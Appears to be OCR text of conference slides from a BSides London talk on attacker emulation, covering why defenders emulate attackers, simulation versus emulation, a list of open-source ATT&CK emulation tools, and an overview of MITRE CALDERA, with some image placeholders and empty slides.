The Imitation Game: Attacker Emulation

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



pwc

Who dis?

- BSides London newbie
- Endpoint Threat Detection @ PwC

What’s next?

1. Why
2. How
3. Cool stuff



Attacker emulation

Attacker Emulation: Do what an attacker would do

Attacker emulation (2)

… but why?

1. **Test** your own detection capability (with a realistic attack model)
2. **Research** and test new attacker techniques
3. **Showing off** (we all want to)

Terminology


Because life isn’t confusing enough


- **Simulation**
  Mimicking behaviour in a virtual environment
  You only get the output
- **Emulation** (= *what we do*)
  Mimicking behaviour in an actual environment
  Allows you to observe all side effects

Attacker emulation mode

- Post-compromise
- **Manner**: Automated vs manual
  - *Automated saves time, easy to rerun*
- **Scope**: Atomatic vs end-to-end
  - *Atomic: ‘BAT file’*
  - *End-to-end: links actions together, more realistic*

Attacker emulation mode: a trade-off





Source: https://xkcd.com/927/

Tools

List of open-source ATT&CK™ framework emulation tools

- Red Canary Atomic Red [1]
- Uber Metta [2]
- MITRE CALDERA [3]
- Endgame Red Team Automation [4]
- Guardicore Infection Monkey [5]
- NextronSystem APTSimulator [6]
- RE:TERNAL [7]
- Blue Team Training Toolkit (BT3) [8]
- DumpsterFire [9]
- AutoTTP [10]
- MITRE/NSA Unfetter [11]
- MATE [12]
- Praetorian Purple Team Automation [13]

… and *many* more

Tools (2)

Vendor	Product	Automated?	Dynamic?	Supported Platforms
Red Canary	Atomic Red	✗	✗	
Uber	Metta	✓	✗	
MITRE	CALDERA 2.0	✓	✓ / ✗	
MITRE	CALDERA 1.0	✓	✓	
Endgame	Red Team Automation	✓	✓	

Tools (3)


Finding your Eve

- **What are you trying to achieve?**
- Goal?
- Scope?
- Realistic?
- Easy to maintain?
  - *Isolated actions are easier to create and update*

MITRE CALDERA

- Open-source research project[14] by MITRE
- Comes with several actions out of the box
- Distinguishing features:
  1. *'Actions' written in **Python***
  2. *Works with **pre and post conditions***
  3. *Comes with **heuristic planner**, linking actions together*

Typical set up



Typical CALDERA class

- Pre/post conditions
- The action itself
- Clean-up

